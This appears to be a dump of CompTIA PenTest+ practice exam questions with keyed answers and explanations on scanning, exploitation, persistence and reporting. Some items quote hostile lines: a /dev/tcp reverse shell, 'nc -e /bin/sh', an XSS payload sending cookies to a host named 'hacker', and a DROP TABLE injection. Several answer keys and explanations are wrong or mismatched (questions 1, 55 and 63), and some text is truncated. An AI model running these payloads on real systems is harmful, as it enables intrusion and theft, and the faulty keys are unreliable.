

CompTIA

Exam Questions PT0-002

CompTIA PenTest+ Certification Exam



NEW QUESTION 1

A penetration tester will be performing a vulnerability scan as part of the penetration test on a client's website. The tester plans to run several Nmap scripts that probe for vulnerabilities while avoiding detection. Which of the following Nmap options will the penetration tester MOST likely utilize?

- A. -8 -T0
- B. --script "http*vuln"
- C. -sn
- D. -O -A

Answer: B

Explanation:

Nmap is a tool that can perform network scanning and enumeration by sending packets to hosts and analyzing their responses. The command Nmap -p 445 -n -T4 --open 172.21.0.0/16 would scan for SMB port 445 over a /16 network with the following options:

- -p 445 specifies the port number to scan.
- -n disables DNS resolution, which can speed up the scan by avoiding unnecessary queries.
- -T4 sets the timing template to aggressive, which increases the speed of the scan by sending packets faster and waiting less for responses.
- --open only shows hosts that have open ports, which can reduce the output and focus on relevant results.

The other commands are not optimal for scanning SMB port 445 over a /16 network when stealth is not a concern and the task is time sensitive.

NEW QUESTION 2

A penetration tester has been given an assignment to attack a series of targets in the 192.168.1.0/24 range, triggering as few alarms and countermeasures as possible.

Which of the following Nmap scan syntaxes would BEST accomplish this objective?

- A. nmap -sT -vvv -O 192.168.1.2/24 -PO
- B. nmap -sV 192.168.1.2/24 -PO
- C. nmap -sA -v -O 192.168.1.2/24
- D. nmap -sS -O 192.168.1.2/24 -T1

Answer: D

NEW QUESTION 3

A penetration tester was contracted to test a proprietary application for buffer overflow vulnerabilities. Which of the following tools would be BEST suited for this task?

- A. GDB
- B. Burp Suite
- C. SearchSploit
- D. Netcat

Answer: A

Explanation:

GDB is a debugging tool that can be used to analyze and manipulate the memory of a running process, which is useful for finding and exploiting buffer overflow vulnerabilities. Burp Suite is a web application testing tool that does not directly test for buffer overflows. SearchSploit is a database of known exploits that does not test for new vulnerabilities. Netcat is a network utility that can be used to send and receive data, but not to test for buffer overflows.

NEW QUESTION 4

A software development team is concerned that a new product's 64-bit Windows binaries can be deconstructed to the underlying code. Which of the following tools can a penetration tester utilize to help the team gauge what an attacker might see in the binaries?

- A. Immunity Debugger
- B. OllyDbg
- C. GDB
- D. Drozer

Answer: A

Explanation:

Immunity Debugger is a tool that can be used to deconstruct 64-bit Windows binaries and see the underlying code. Immunity Debugger is a powerful debugger that integrates with Python and allows users to write their own scripts and plugins. It can be used for reverse engineering, malware analysis, vulnerability research, and exploit development.

NEW QUESTION 5

A company becomes concerned when the security alarms are triggered during a penetration test. Which of the following should the company do NEXT?

- A. Halt the penetration test.
- B. Contact law enforcement.
- C. Deconflict with the penetration tester.
- D. Assume the alert is from the penetration test.

Answer: C

Explanation:

Deconflicting with the penetration tester is the best thing to do next after the security alarms are triggered during a penetration test, as it will help determine whether the alarm was caused by the tester's activity or by an actual threat. Deconflicting is the process of communicating and coordinating with other parties involved in a penetration testing engagement, such as security teams, network administrators, or emergency contacts, to avoid confusion or interference.

NEW QUESTION 6

A penetration tester opened a reverse shell on a Linux web server and successfully escalated privileges to root. During the engagement, the tester noticed that another user logged in frequently as root to perform work tasks. To avoid disrupting this user's work, which of the following is the BEST option for the penetration tester to maintain root-level persistence on this server during the test?

- A. Add a web shell to the root of the website.
- B. Upgrade the reverse shell to a true TTY terminal.
- C. Add a new user with ID 0 to the /etc/passwd file.
- D. Change the password of the root user and revert after the test.

Answer: C

Explanation:

The best option for the penetration tester to maintain root-level persistence on this server during the test is to add a new user with ID 0 to the /etc/passwd file. This will allow the penetration tester to use the same user account as the other user, but with root privileges, meaning that it won't disrupt the other user's work. This can be done by adding a new line with the username and the numerical user ID 0 to the /etc/passwd file. For example, if the username for the other user is "johndoe", the line to add would be "johndoe:x:0:0:John Doe:/root:/bin/bash". After the user is added, the penetration tester can use the "su" command to switch to the new user and gain root privileges.

NEW QUESTION 7

Which of the following is the MOST effective person to validate results from a penetration test?

- A. Third party
- B. Team leader
- C. Chief Information Officer
- D. Client

Answer: B

NEW QUESTION 8

While performing the scanning phase of a penetration test, the penetration tester runs the following command:

```
.....v -sV -p- 10.10.10.23-28
```

....ip scan is finished, the penetration tester notices all hosts seem to be down.

Which of the following options should the penetration tester try next?

- A. -su
- B. -pn
- C. -sn
- D. -ss

Answer: B

Explanation:

The command `nmap -v -sV -p- 10.10.10.23-28` is a command that performs a port scan using nmap, which is a tool that can perform network scanning and enumeration by sending packets to hosts and analyzing their responses¹. The command has the following options:

➤ -v enables verbose mode, which increases the amount of information displayed by nmap

➤ -p- specifies that all ports from 1 to 65535 should be scanned

* 10.10.10.23-28 specifies the range of IP addresses to be scanned

The command does not have any option for host discovery, which is a process that determines which hosts are alive or reachable on a network by sending probes such as ICMP echo requests, TCP SYN packets, or ACK packets. Host discovery can help speed up the scan by avoiding scanning hosts that are down or do not respond. However, some hosts may be configured to block or ignore host discovery probes, which can cause nmap to report them as down even if they are up. To avoid this problem, the penetration tester should use the -Pn option, which skips host discovery and assumes that all hosts are up. This option can force nmap to scan all hosts regardless of their response to host discovery probes, and may reveal some hosts that were previously missed. The other options are not valid options that the penetration tester should try next. The -su option does not exist in nmap, and would cause an error. The -sn option performs a ping scan and lists hosts that respond, but it does not scan any ports or services, which is not useful for the penetration test. The -ss option does not exist in nmap, and would cause an error.

NEW QUESTION 9

A penetration tester ran the following command on a staging server:

```
python -m SimpleHTTPServer 9891
```

Which of the following commands could be used to download a file named exploit to a target machine for execution?

- A. `nc 10.10.51.50 9891 < exploit`
- B. `powershell -exec bypass -f \\10.10.51.50\9891`
- C. `bash -i >& /dev/tcp/10.10.51.50/9891 0&1>/exploit`
- D. `wget 10.10.51.50:9891/exploit`

Answer: D

NEW QUESTION 10

A penetration tester is conducting a penetration test. The tester obtains a root-level shell on a Linux server and discovers the following data in a file named password.txt in the /home/svsacct directory:

```
U3VQZXIkM2NyZXQhCg==
```

Which of the following commands should the tester use NEXT to decode the contents of the file?

- A. `echo U3VQZXIkM2NyZXQhCg== | base64 -d`
- B. `tar zxvf password.txt`
- C. `hydra -l svsaacct -p U3VQZXIkM2NyZXQhCg== ssh://192.168.1.0/24`
- D. `john --wordlist /usr/share/seclists/rockyou.txt password.txt`

Answer: A

NEW QUESTION 10

A penetration tester who is working remotely is conducting a penetration test using a wireless connection. Which of the following is the BEST way to provide confidentiality for the client while using this connection?

- A. Configure wireless access to use a AAA server.
- B. Use random MAC addresses on the penetration testing distribution.
- C. Install a host-based firewall on the penetration testing distribution.
- D. Connect to the penetration testing company's VPS using a VPN.

Answer: D

Explanation:

The best way to provide confidentiality for the client while using a wireless connection is to connect to the penetration testing company's VPS using a VPN. This will encrypt the traffic between the penetration tester and the VPS, and prevent any eavesdropping or interception by third parties. A VPN will also allow the penetration tester to access the client's network securely and bypass any firewall or network restrictions.

NEW QUESTION 13

Which of the following types of information should be included when writing the remediation section of a penetration test report to be viewed by the systems administrator and technical staff?

- A. A quick description of the vulnerability and a high-level control to fix it
- B. Information regarding the business impact if compromised
- C. The executive summary and information regarding the testing company
- D. The rules of engagement from the assessment

Answer: A

Explanation:

The systems administrator and the technical staff would be more interested in the technical aspect of the findings

NEW QUESTION 14

A penetration tester discovered a code repository and noticed passwords were hashed before they were stored in the database with the following code? `salt = '123'` `hash = hashlib.pbkdf2_hmac('sha256', plaintext, salt, 10000)` The tester recommended the code be updated to the following `salt = os.urandom(32)` `hash = hashlib.pbkdf2_hmac('sha256', plaintext, salt, 10000)` Which of the following steps should the penetration tester recommend?

- A. Changing passwords that were created before this code update
- B. Keeping hashes created by both methods for compatibility
- C. Rehashing all old passwords with the new code
- D. Replacing the SHA-256 algorithm to something more secure

Answer: A

Explanation:

The penetration tester recommended the code be updated to use a random salt instead of a fixed salt for hashing passwords. A salt is a random value that is added to the plaintext password before hashing it, to prevent attacks such as rainbow tables or dictionary attacks that rely on precomputed hashes of common or weak passwords. A random salt ensures that each password hash is unique and unpredictable, even if two users have the same password. However, changing the salt does not affect the existing hashes that were created with the old salt, which may still be vulnerable to attacks. Therefore, the penetration tester should recommend changing passwords that were created before this code update, so that they can be hashed with the new salt and be more secure. The other options are not valid steps that the penetration tester should recommend. Keeping hashes created by both methods for compatibility would defeat the purpose of updating the code, as it would leave some hashes vulnerable to attacks. Rehashing all old passwords with the new code would not work, as it would require knowing the plaintext passwords, which are not stored in the database. Replacing the SHA-256 algorithm to something more secure is not necessary, as SHA-256 is a secure and widely used hashing algorithm that has no known vulnerabilities or collisions.

NEW QUESTION 17

Which of the following should a penetration tester do NEXT after identifying that an application being tested has already been compromised with malware?

- A. Analyze the malware to see what it does.
- B. Collect the proper evidence and then remove the malware.
- C. Do a root-cause analysis to find out how the malware got in.
- D. Remove the malware immediately.
- E. Stop the assessment and inform the emergency contact.

Answer: E

Explanation:

Stopping the assessment and informing the emergency contact is the best thing to do next after identifying that an application being tested has already been compromised with malware. This is because continuing the assessment might interfere with an ongoing investigation or compromise evidence collection. The emergency contact is the person designated by the client who should be notified in case of any critical issues or incidents during the penetration testing engagement.

NEW QUESTION 22

A penetration tester completed a vulnerability scan against a web server and identified a single but severe vulnerability. Which of the following is the BEST way to ensure this is a true positive?

- A. Run another scanner to compare.
- B. Perform a manual test on the server.
- C. Check the results on the scanner.
- D. Look for the vulnerability online.

Answer: B

NEW QUESTION 23

After gaining access to a Linux system with a non-privileged account, a penetration tester identifies the following file:

```
-rwxrwxrwx  1 root    root          915 Mar  6  2020 /scripts/daily_log_backup.sh
```

Which of the following actions should the tester perform FIRST?

- A. Change the file permissions.
- B. Use privilege escalation.
- C. Cover tracks.
- D. Start a reverse shell.

Answer: B

Explanation:

The file `.scripts/daily_log_backup.sh` has permissions set to `777`, meaning that anyone can read, write, or execute the file. Since it's owned by the root user and the penetration tester has access to the system with a non-privileged account, this could be a potential avenue for privilege escalation. In a penetration test, after finding such a file, the tester would likely want to explore it and see if it can be leveraged to gain higher privileges. This is often done by inserting malicious code or commands into the script if it's being executed with higher privileges, such as root in this case.

NEW QUESTION 24

Appending string values onto another string is called:

- A. compilation
- B. connection
- C. concatenation
- D. conjunction

Answer: C

Explanation:

Concatenation is the term used to describe the process of appending string values onto another string. In Python, concatenation can be done using the `+` operator, such as `"Hello" + "World" = "HelloWorld"`.

NEW QUESTION 25

A penetration tester is starting an assessment but only has publicly available information about the target company. The client is aware of this exercise and is preparing for the test.

Which of the following describes the scope of the assessment?

- A. Partially known environment testing
- B. Known environment testing
- C. Unknown environment testing
- D. Physical environment testing

Answer: C

NEW QUESTION 26

A penetration tester is testing a new version of a mobile application in a sandbox environment. To intercept and decrypt the traffic between the application and the external API, the tester has created a private root CA and issued a certificate from it. Even though the tester installed the root CA into the trusted store of the smartphone used for the tests, the application shows an error indicating a certificate mismatch and does not connect to the server. Which of the following is the MOST likely reason for the error?

- A. TCP port 443 is not open on the firewall
- B. The API server is using SSL instead of TLS
- C. The tester is using an outdated version of the application
- D. The application has the API certificate pinned.

Answer: D

NEW QUESTION 28

A penetration tester who is doing a company-requested assessment would like to send traffic to another system using double tagging. Which of the following techniques would BEST accomplish this goal?

- A. RFID cloning
- B. RFID tagging
- C. Meta tagging
- D. Tag nesting

Answer: D

Explanation:

since vlan hopping requires 2 vlans to be nested in a single packet. Double tagging occurs when an attacker adds and modifies tags on an Ethernet frame to allow the sending of packets through any VLAN. This attack takes advantage of how many switches process tags. Most switches will only remove the outer tag and forward the frame to all native VLAN ports. With that said, this exploit is only successful if the attacker belongs to the native VLAN of the trunk link.

<https://cybersecurity.att.com/blogs/security-essentials/vlan-hopping-and-mitigation>

Tag nesting is a technique that involves inserting two VLAN tags into an Ethernet frame to bypass VLAN hopping prevention mechanisms. The first tag is stripped by the first switch, and the second tag is processed by the second switch, allowing the frame to reach a different VLAN than intended. RFID cloning is a technique that involves copying the data from an RFID tag to another tag or device. RFID tagging is a technique that involves attaching an RFID tag to an object or person for identification or tracking purposes. Meta tagging is a technique that involves adding metadata to web pages or files for search engine optimization or classification purposes.

NEW QUESTION 33

A final penetration test report has been submitted to the board for review and accepted. The report has three findings rated high. Which of the following should be the NEXT step?

- A. Perform a new penetration test.
- B. Remediate the findings.
- C. Provide the list of common vulnerabilities and exposures.
- D. Broaden the scope of the penetration test.

Answer: B

NEW QUESTION 35

Which of the following should a penetration tester attack to gain control of the state in the HTTP protocol after the user is logged in?

- A. HTTPS communication
- B. Public and private keys
- C. Password encryption
- D. Sessions and cookies

Answer: D

NEW QUESTION 40

A tester who is performing a penetration test discovers an older firewall that is known to have serious vulnerabilities to remote attacks but is not part of the original list of IP addresses for the engagement. Which of the following is the BEST option for the tester to take?

- A. Segment the firewall from the cloud.
- B. Scan the firewall for vulnerabilities.
- C. Notify the client about the firewall.
- D. Apply patches to the firewall.

Answer: C

Explanation:

The best option for the tester to take is to notify the client about the firewall. The firewall is not part of the original list of IP addresses for the engagement, which means it is out of scope and should not be tested without permission. The tester should inform the client about the existence and potential risks of the firewall, and ask if they want to include it in the scope or not.

NEW QUESTION 43

The provision that defines the level of responsibility between the penetration tester and the client for preventing unauthorized disclosure is found in the:

- A. NDA
- B. SLA
- C. MSA
- D. SOW

Answer: A

Explanation:

The provision that defines the level of responsibility between the penetration tester and the client for preventing unauthorized disclosure is found in the NDA, which stands for Non-Disclosure Agreement. The NDA is a legal agreement between two or more parties that outlines confidential material or knowledge that the parties wish to share with one another, but with restrictions on access, use or disclosure of that information. The NDA is commonly used in the context of penetration testing to protect the client's sensitive information that the tester may have access to during the engagement.

The NDA defines the terms of confidentiality and non-disclosure of information related to the engagement, including the responsibilities and obligations of both the tester and the client to ensure that any information exchanged or obtained during the engagement is kept confidential and not disclosed to unauthorized parties. This is particularly important in penetration testing, as the tester is granted access to the client's network and systems, and may uncover vulnerabilities or sensitive information that should not be disclosed to unauthorized parties.

In summary, the NDA plays a crucial role in defining the level of responsibility between the penetration tester and the client for preventing unauthorized disclosure of confidential information, and is an important legal instrument for protecting the client's sensitive information during a penetration testing engagement.

NEW QUESTION 47

A penetration tester who is performing an engagement notices a specific host is vulnerable to EternalBlue. Which of the following would BEST protect against this vulnerability?

- A. Network segmentation
- B. Key rotation

- C. Encrypted passwords
- D. Patch management

Answer: D

Explanation:

Patch management is the process of identifying, downloading, and installing security patches for a system in order to address new vulnerabilities and software exploits. In the case of EternalBlue, the vulnerability was addressed by Microsoft in the form of a security patch. Installing this patch on the vulnerable host will provide protection from the vulnerability. Additionally, organizations should implement a patch management program to regularly check for and install security patches for the systems in their environment.

Network segmentation (A) can limit the impact of a compromise by separating different parts of the network into smaller, more isolated segments. However, it does not address the vulnerability itself.

Key rotation (B) is the process of periodically changing cryptographic keys, which can help protect against attacks that rely on stolen or compromised keys. However, it is not directly related to the EternalBlue vulnerability.

Encrypted passwords (C) can help protect user credentials in case of a data breach or other compromise, but it does not prevent attackers from exploiting the EternalBlue vulnerability.

NEW QUESTION 50

During a web application test, a penetration tester was able to navigate to <https://company.com> and view all links on the web page. After manually reviewing the pages, the tester used a web scanner to automate the search for vulnerabilities. When returning to the web application, the following message appeared in the browser: unauthorized to view this page. Which of the following BEST explains what occurred?

- A. The SSL certificates were invalid.
- B. The tester IP was blocked.
- C. The scanner crashed the system.
- D. The web page was not found.

Answer: B

Explanation:

The most likely explanation for what occurred is that the tester IP was blocked by the web server. The web server may have detected the web scanner as a malicious or suspicious activity and blocked the tester's IP address from accessing the web application. This could result in an unauthorized to view this page message in the browser.

NEW QUESTION 54

A security engineer identified a new server on the network and wants to scan the host to determine if it is running an approved version of Linux and a patched version of Apache. Which of the following commands will accomplish this task?

- A. `nmap -f -sV -p80 192.168.1.20`
- B. `nmap -sS -sL -p80 192.168.1.20`
- C. `nmap -A -T4 -p80 192.168.1.20`
- D. `nmap -O -v -p80 192.168.1.20`

Answer: C

Explanation:

This command will scan the host 192.168.1.20 on port 80 using the following options:

- -A: This option enables OS detection, version detection, script scanning, and traceroute. This will help to determine if the host is running an approved version of Linux and a patched version of Apache, as well as other information about the host and the network path.
- -T4: This option sets the timing template to aggressive, which speeds up the scan by increasing the number of parallel probes, reducing the timeouts, and assuming faster responses.
- -p80: This option specifies the port to scan, which is 80 in this case. Port 80 is commonly used for HTTP services, such as Apache web server.

NEW QUESTION 55

During an assessment, a penetration tester found a suspicious script that could indicate a prior compromise. While reading the script, the penetration tester noticed the following lines of code:

```
import subprocess
subprocess.call("ifconfig eth0 down", Shell=True)
subprocess.call("ifconfig eth0 hw ether 2a:33:41:56:21:34", Shell=True)
subprocess.call("ifconfig eth0 up", Shell=True)
```

Which of the following was the script author trying to do?

- A. Spawn a local shell.
- B. Disable NIC.
- C. List processes.
- D. Change the MAC address

Answer: A

Explanation:

s for what the script author was trying to do.

NEW QUESTION 56

A penetration tester captured the following traffic during a web-application test:

[illegible]

Which of the following methods should the tester use to visualize the authorization information being transmitted?

- A. Decode the authorization header using UTF-8.
- B. Decrypt the authorization header using bcrypt.
- C. Decode the authorization header using Base64.
- D. Decrypt the authorization header using AES.

Answer: C

NEW QUESTION 57

Which of the following are the MOST important items to include in the final report for a penetration test? (Choose two.)

- A. The CVSS score of the finding
- B. The network location of the vulnerable device
- C. The vulnerability identifier
- D. The client acceptance form
- E. The name of the person who found the flaw
- F. The tool used to find the issue

Answer: CF

NEW QUESTION 58

A penetration tester conducted an assessment on a web server. The logs from this session show the following:

http://www.thecompanydomain.com/servicestatus.php?serviceID=892&serviceID=892 ' ; DROP TABLE SERVICES; -

Which of the following attacks is being attempted?

- A. Clickjacking
- B. Session hijacking
- C. Parameter pollution
- D. Cookie hijacking
- E. Cross-site scripting

Answer: C

NEW QUESTION 62

A penetration tester is attempting to discover live hosts on a subnet quickly. Which of the following commands will perform a ping scan?

- A. nmap -sn 10.12.1.0/24
B. nmap -sV -A 10.12.1.0/24
C. nmap -Pn 10.12.1.0/24
D. nmap -sT -p- 10.12.1.0/24

Answer: A

NEW QUESTION 63

A penetration tester was brute forcing an internal web server and ran a command that produced the following output:

```
$ dirb http://172.16.100.10:3000
-----
DURB v2.22
By The Dark Raver
-----
START_TIME: Wed Feb 3 13:06:18 2021
URL_BASE: http://172.16.100.10:3000
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----
GENERATED WORDS: 4612
---- Scanning URL: http://172.16.100.10:3000 ----
+ http://172.16.100.10:3000/ftp (CODE:200|SIZE:11071)
+ http://172.16.100.10:3000/profile (CODE:500|SIZE:1151)
+ http://172.16.100.10:3000/promotion (CODE:200|SIZE:6586)
+ http://172.16.100.10:3000/robots.txt (CODE:200|SIZE:28)
+ http://172.16.100.10:3000 /Video (CODE:200|SIZE:10075518)

-----
END_TIME: Wed Feb 3 13:07:53 2021
DOWNLOADED: 4612 - FOUND: 5
```

However, when the penetration tester tried to browse the URL `http://172.16.100.10:3000/profile`, a blank page was displayed. Which of the following is the MOST likely reason for the lack of output?

- A. The HTTP port is not open on the firewall.
- B. The tester did not run `sudo` before the command.
- C. The web server is using HTTPS instead of HTTP.
- D. This URI returned a server error.

Answer: A

NEW QUESTION 68

A penetration tester analyzed a web-application log file and discovered an input that was sent to the company's web application. The input contains a string that says "WAITFOR." Which of the following attacks is being attempted?

- A. SQL injection
- B. HTML injection
- C. Remote command injection
- D. DLL injection

Answer: A

Explanation:

WAITFOR can be used in a type of SQL injection attack known as time delay SQL injection or blind SQL injection³⁴. This attack works on the basis that true or false queries can be answered by the amount of time a request takes to complete. For example, an attacker can inject a WAITFOR command with a delay argument into an input field of a web application that uses SQL Server as its database. If the query returns true, then the web application will pause for the specified period of time before responding; if the query returns false, then the web application will respond immediately. By observing the response time, the attacker can infer information about the database structure and data¹.

Based on this information, one possible answer to your question is A. SQL injection, because it is an attack that exploits a vulnerability in a web application that allows an attacker to execute arbitrary SQL commands on the database server.

NEW QUESTION 71

A penetration tester is able to capture the NTLM challenge-response traffic between a client and a server. Which of the following can be done with the pcap to gain access to the server?

- A. Perform vertical privilege escalation.
- B. Replay the captured traffic to the server to recreate the session.
- C. Use John the Ripper to crack the password.
- D. Utilize a pass-the-hash attack.

Answer: D

NEW QUESTION 74

A penetration tester ran a ping -A command during an unknown environment test, and it returned a 128 TTL packet. Which of the following OSs would MOST likely return a packet of this type?

- A. Windows
- B. Apple
- C. Linux
- D. Android

Answer: A

Explanation:

The ping -A command sends an ICMP echo request with a specified TTL value and displays the response. The TTL value indicates how many hops the packet

can traverse before being discarded. Different OSs have different default TTL values for their packets. Windows uses 128, Apple uses 64, Linux uses 64 or 255, and Android uses 64. Therefore, a packet with a TTL of 128 is most likely from a Windows OS.

NEW QUESTION 75

Which of the following is a rules engine for managing public cloud accounts and resources?

- A. Cloud Custodian
- B. Cloud Brute
- C. Pacu
- D. Scout Suite

Answer: A

Explanation:

Cloud Custodian is a rules engine for managing public cloud accounts and resources. It allows users to define policies to enable a well managed cloud infrastructure, that's both secure and cost optimized. It consolidates many of the adhoc scripts organizations have into a lightweight and flexible tool, with unified metrics and reporting.

Cloud Custodian is a tool that can be used to manage public cloud accounts and resources. Cloud Custodian can define policies and rules for cloud resources based on various criteria, such as tags, filters, actions, modes, or schedules. Cloud Custodian can enforce compliance, governance, security, cost optimization, and operational efficiency for cloud resources. Cloud Custodian supports multiple public cloud providers, such as AWS, Azure, GCP, and Kubernetes. Cloud Brute is a tool that can be used to enumerate cloud platforms and discover hidden files and buckets. Pacu is a tool that can be used to exploit AWS environments and perform post-exploitation actions. Scout Suite is a tool that can be used to audit cloud environments and identify security issues.

NEW QUESTION 78

An Nmap scan shows open ports on web servers and databases. A penetration tester decides to run WPScan and SQLmap to identify vulnerabilities and additional information about those systems.

Which of the following is the penetration tester trying to accomplish?

- A. Uncover potential criminal activity based on the evidence gathered.
- B. Identify all the vulnerabilities in the environment.
- C. Limit invasiveness based on scope.
- D. Maintain confidentiality of the findings.

Answer: C

NEW QUESTION 79

A penetration tester wants to test a list of common passwords against the SSH daemon on a network device. Which of the following tools would be BEST to use for this purpose?

- A. Hashcat
- B. Mimikatz
- C. Patator
- D. John the Ripper

Answer: C

Explanation:

<https://www.kali.org/tools/patator/>

NEW QUESTION 81

Which of the following tools should a penetration tester use to crawl a website and build a wordlist using the data recovered to crack the password on the website?

- A. DirBuster
- B. CeWL
- C. w3af
- D. Patator

Answer: B

Explanation:

CeWL, the Custom Word List Generator, is a Ruby application that allows you to spider a website based on a URL and depth setting and then generate a wordlist from the files and web pages it finds. Running CeWL against a target organization's sites can help generate a custom word list, but you will typically want to add words manually based on your own OSINT gathering efforts.

<https://esgeeks.com/como-utilizar-cewl/>

NEW QUESTION 83

A penetration tester was hired to perform a physical security assessment of an organization's office. After monitoring the environment for a few hours, the penetration tester notices that some employees go to lunch in a restaurant nearby and leave their belongings unattended on the table while getting food. Which of the following techniques would MOST likely be used to get legitimate access into the organization's building without raising too many alerts?

- A. Tailgating
- B. Dumpster diving
- C. Shoulder surfing
- D. Badge cloning

Answer: D

NEW QUESTION 86

A penetration tester has obtained root access to a Linux-based file server and would like to maintain persistence after reboot. Which of the following techniques would BEST support this objective?

- A. Create a one-shot system service to establish a reverse shell.
- B. Obtain /etc/shadow and brute force the root password.
- C. Run the nc -e /bin/sh <...> command.
- D. Move laterally to create a user account on LDAP

Answer: A

Explanation:

<https://hosakacorp.net/p/systemd-user.html>

Creating a one-shot system service to establish a reverse shell is a technique that would best support maintaining persistence after reboot on a Linux-based file server. A system service is a program that runs in the background and performs various tasks without user interaction. A one-shot system service is a type of service that runs only once and then exits. A reverse shell is a type of shell that connects back to an attacker-controlled machine and allows remote command execution. By creating a one-shot system service that runs a reverse shell script at boot time, the penetration tester can ensure persistent access to the file server even after reboot.

NEW QUESTION 91

A penetration tester needs to upload the results of a port scan to a centralized security tool. Which of the following commands would allow the tester to save the results in an interchangeable format?

- A. nmap -iL results 192.168.0.10-100
- B. nmap 192.168.0.10-100 -O > results
- C. nmap -A 192.168.0.10-100 -oX results
- D. nmap 192.168.0.10-100 | grep "results"

Answer: C

NEW QUESTION 96

A penetration tester who is performing a physical assessment of a company's security practices notices the company does not have any shredders inside the office building. Which of the following techniques would be BEST to use to gain confidential information?

- A. Badge cloning
- B. Dumpster diving
- C. Tailgating
- D. Shoulder surfing

Answer: B

NEW QUESTION 100

The delivery of a penetration test within an organization requires defining specific parameters regarding the nature and types of exercises that can be conducted and when they can be conducted. Which of the following BEST identifies this concept?

- A. Statement of work
- B. Program scope
- C. Non-disclosure agreement
- D. Rules of engagement

Answer: D

Explanation:

Rules of engagement (ROE) is a document that outlines the specific guidelines and limitations of a penetration test engagement. The document is agreed upon by both the penetration testing team and the client and sets expectations for how the test will be conducted, what systems are in scope, what types of attacks are allowed, and any other parameters that need to be defined. ROE helps to ensure that the engagement is conducted safely, ethically, and with minimal disruption to the client's operations.

NEW QUESTION 104

A security professional wants to test an IoT device by sending an invalid packet to a proprietary service listening on TCP port 3011. Which of the following would allow the security professional to easily and programmatically manipulate the TCP header length and checksum using arbitrary numbers and to observe how the proprietary service responds?

- A. Nmap
- B. tcpdump
- C. Scapy
- D. hping3

Answer: C

Explanation:

https://0xbharath.github.io/art-of-packet-crafting-with-scapy/scapy/creating_packets/index.html <https://scapy.readthedocs.io/en/latest/introduction.html#about-scapy>
Scapy is a powerful and interactive packet manipulation tool that allows the security professional to easily and programmatically manipulate the TCP header length and checksum using arbitrary numbers and to observe how the proprietary service responds. Scapy can craft, send, receive, and analyze packets of various protocols, such as TCP, UDP, ICMP, or IP. Scapy can also modify any field of any layer of a packet, such as the TCP header length and checksum, which are used to indicate the size and integrity of the TCP segment. Scapy can also display the response packets from the target system, which can reveal how the proprietary service handles the invalid packet.

NEW QUESTION 106

A penetration tester receives the following results from an Nmap scan:

Interesting ports on 192.168.1.1:

Port	State	Service
21/tcp	closed	ftp
22/tcp	open	ssh
23/tcp	closed	telnet
25/tcp	closed	smtp
80/tcp	open	http
110/tcp	closed	pop3
139/tcp	closed	nethics-ssn
443/tcp	closed	https
3389/tcp	closed	rdp

Which of the following OSs is the target MOST likely running?

- A. CentOS
- B. Arch Linux
- C. Windows Server
- D. Ubuntu

Answer: C

NEW QUESTION 107

A penetration tester is working on a scoping document with a new client. The methodology the client uses includes the following:

- Pre-engagement interaction (scoping and ROE)
- Intelligence gathering (reconnaissance)
- Threat modeling
- Vulnerability analysis
- Exploitation and post exploitation
- Reporting

Which of the following methodologies does the client use?

- A. OWASP Web Security Testing Guide
- B. PTES technical guidelines
- C. NIST SP 800-115
- D. OSSTMM

Answer: B

NEW QUESTION 111

A penetration tester recently completed a review of the security of a core network device within a corporate environment. The key findings are as follows:

- The following request was intercepted going to the network device: GET /login HTTP/1.1

Host: 10.50.100.16

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Accept-Language: en-US,en;q=0.5

Connection: keep-alive

Authorization: Basic WU9VUiIQQU1FOnNIY3JldHBhc3N3b3Jk

- Network management interfaces are available on the production network.
- An Nmap scan returned the following:

Port	State	Service	Version
22/tcp	open	ssh	Cisco SSH 1.25 (protocol 2.0
80/tcp	open	http	Cisco IOS http config
_https-title: Did not follow redirect to https://10.50.100.16			
443/tcp	open	https	Cisco IOS https config

Which of the following would be BEST to add to the recommendations section of the final report? (Choose two.)

- A. Enforce enhanced password complexity requirements.
- B. Disable or upgrade SSH daemon.
- C. Disable HTTP/301 redirect configuration.
- D. Create an out-of-band network for management.
- E. Implement a better method for authentication.
- F. Eliminate network management and control interfaces.

Answer: DE

Explanation:

The key findings indicate that the network device is vulnerable to several attacks, such as sniffing, brute-forcing, or exploiting the SSH daemon. To prevent these attacks, the best recommendations are to create an out-of-band network for management, which means a separate network that is not accessible from the production network, and to implement a better method for authentication, such as SSH keys or certificates. The other options are not as effective or relevant.

NEW QUESTION 113

Which of the following types of assessments MOST likely focuses on vulnerabilities with the objective to access specific data?

- A. An unknown-environment assessment

- B. A known-environment assessment
- C. A red-team assessment
- D. A compliance-based assessment

Answer: C

Explanation:

A red-team assessment is a type of penetration testing that simulates a real-world attack scenario with the goal of accessing specific data or systems. A red-team assessment is different from an unknown-environment assessment, which does not have a predefined objective and focuses on discovering as much information as possible about the target. A known-environment assessment is a type of penetration testing that involves cooperation and communication with the target organization, and may not focus on specific data or systems. A compliance-based assessment is a type of penetration testing that aims to meet certain regulatory or industry standards, and may not focus on specific data or systems.

NEW QUESTION 115

Given the following code:

```
<SCRIPT>var+img=new+Image();img.src="http://hacker/%20+%20document.cookie;</SCRIPT>
```

Which of the following are the BEST methods to prevent against this type of attack? (Choose two.)

- A. Web-application firewall
- B. Parameterized queries
- C. Output encoding
- D. Session tokens
- E. Input validation
- F. Base64 encoding

Answer: CE

Explanation:

Encoding (commonly called "Output Encoding") involves translating special characters into some different but equivalent form that is no longer dangerous in the target interpreter, for example translating the < character into the < string when writing to an HTML page.

Output encoding and input validation are two of the best methods to prevent against this type of attack, which is known as cross-site scripting (XSS). Output encoding is a technique that converts user-supplied input into a safe format that prevents malicious scripts from being executed by browsers or applications. Input validation is a technique that checks user-supplied input against a set of rules or filters that reject any invalid or malicious data. Web-application firewall is a device or software that monitors and blocks web traffic based on predefined rules or signatures, but it may not catch all XSS attacks. Parameterized queries are a technique that separates user input from SQL statements to prevent SQL injection attacks, but they do not prevent XSS attacks. Session tokens are values that are used to maintain state and identify users across web requests, but they do not prevent XSS attacks. Base64 encoding is a technique that converts binary data into ASCII characters for transmission or storage purposes, but it does not prevent XSS attacks.

NEW QUESTION 116

An assessor wants to run an Nmap scan as quietly as possible. Which of the following commands will give the LEAST chance of detection?

- A. nmap -T3 192.168.0.1
- B. nmap -P0 192.168.0.1
- C. nmap -T0 192.168.0.1
- D. nmap -A 192.168.0.1

Answer: C

NEW QUESTION 121

After gaining access to a previous system, a penetration tester runs an Nmap scan against a network with the following results:

```
Nmap scan report for 192.168.10.10
```

Port	State	Service	Version
135/tcp	open	msrpc	Microsoft Windows RPC
